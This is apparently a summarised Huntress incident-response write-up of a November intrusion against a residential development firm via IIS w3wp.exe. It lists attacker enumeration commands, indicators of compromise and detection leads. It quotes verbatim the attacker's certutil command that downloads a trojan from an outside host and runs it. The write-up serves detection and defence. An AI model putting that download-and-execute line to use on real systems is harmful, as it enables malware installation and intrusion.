 huntress.comwriteup
Trial, Error & Typos: Malware Isn't Always 'Sophisticated' | Huntress
Huntress DFIR writeup analyzing three related intrusions (Nov 6, 17, 25) that all began with command execution via IIS's w3wp.exe against custom login/web pages, followed by attempts to deploy a Golang trojan (agent.exe, identified in one case as SparkRAT) using certutil.exe as a LOLBin downloader. Using EDR telemetry, Sysmon, and IIS/web logs, the analysts trace repeated failures — Windows Defender blocks, failed service starts for a "WindowsUpdate" persistence service, mistyped/unsuccessful executions — and show how the same actor adapted between incidents by proactively adding Windows Defender exclusions and later deploying a renamed GotoHTTP RMM tool, illustrating that real intrusions are messier and more iterative than the "sophisticated playbook" narrative suggests.
What it is
Huntress DFIR write-up of a November 6 intrusion (Incident 1 of three related cases) against a residential development firm, initiated through the IIS worker process w3wp.exe. The attacker exploited a flaw in a web application page rather than uploading a web shell, then ran commands on the endpoint via the web server. The payload was a Go-based Trojan; a second Go executable (815.exe) with no prior VirusTotal presence was also used.
How it works

Initial command execution correlates to a POST to login.aspx (the exploited page differs per incident, arguing against a dropped web shell). From there the actor ran hands-on-keyboard enumeration (whoami.exe, netstat -an, net user admin$, ipconfig /all, net localgroup administrators) under the w3wp.exe process lineage, then attempted to stage agent.exe with a certutil LOLBin download. When Defender blocked that, they fell back to launching an already-present 815.exe — succeeding only on the third attempt, with no crash logs and without ever disabling Defender.
Indicators
- Source IP for command execution:
188.253.126.205(spoofed old-Chrome/Mac UA string). - Payload download host:
110.172.104[.]95:8000— Republic of Korea, flagged malware-associated on VirusTotal. - Staged/executed files:
C:\Users\Public\agent.exe,c:\users\public\815.exe(both Go binaries;815.exehash unknown to VirusTotal).
The Defender-blocked staging command, verbatim:
""cmd"" /c certutil.exe -urlcache -split -f http://110.172.104[.]95:8000/api/download/windows-tools/amd64 C:\Users\Public\agent.exe && start /b C:\Users\Public\agent.exeWhat to do
The page describes detection over prescription — treat these as hunt leads, not vendor guidance:
- Hunt for
cmd.exe,whoami.exe,certutil.exe, ornet/ipconfigenumeration withw3wp.exeas parent — the process lineage that exposed this incident. - Correlate IIS logs, Sysmon, and Windows Event Logs; the reconstruction depended on all three. Note that a Defender block of the certutil download was the pivot that revealed intent.
- Flag
certutil -urlcache -split -fstaging intoC:\Users\Public\and execution from that directory. - Retry/persistence signal: repeated launches of the same executable (three here) is itself an indicator, even absent crash records.
Caveats
This document reflects only Incident 1; the page states Incidents 2 and 3 share TTPs and infrastructure but their specifics are cut off in the fetched text. How 815.exe reached the endpoint was never determined. Attribution to a single actor rests on infrastructure and TTP similarity, not confirmed identity, and no CVE is named for the web-application flaw.
Organisations named here
- GotoHTTP
- w3wp.exe
Technologies named here
- Microsoft Internet Information Server - w3wp.exe process
- Huntress EDR
- Windows Defender
- Microsoft Sysmon
- certutil.exe
- Velociraptor DFIR platform
- Residential development firm
- VirusTotal
- Manufacturing customer
- GotoHTTP RMM tool
- Enterprise shared services organization customer
- Golang Trojan
- attrib.exe
- sc.exe
- PowerShell
- Huntress
- IIS
- Sysmon
- EDR
- Velociraptor
Techniques named here
- LOLBIN abuse
- Discovery/enumeration commands
- Defense evasion via Windows Defender exclusions
- File attribute manipulation
- Persistence via malicious Windows service
- Remote monitoring and management tool abuse
- Repeated/iterative attacker adaptation after failure
Threat actors named here
- Unnamed threat actor/group
- Warlock ransomware operator
- Warlock
- SPARKRAT
- ShellcodeRunner
- Warlock ransomware
Related in Blue Team & Detection
 huntress.comwriteup
AI-Coded Malware | Analyzing Vibe-Coded AD Enumeration | Huntress

 blog.talosintelligence.comtool
Introducing CAIRN: Frontier tracking for AI-integrated malware (Cisco Talos)
 huntress.comwriteup
Inside an Oracle Database SQL Injection Attack | Huntress
 huntress.comwriteup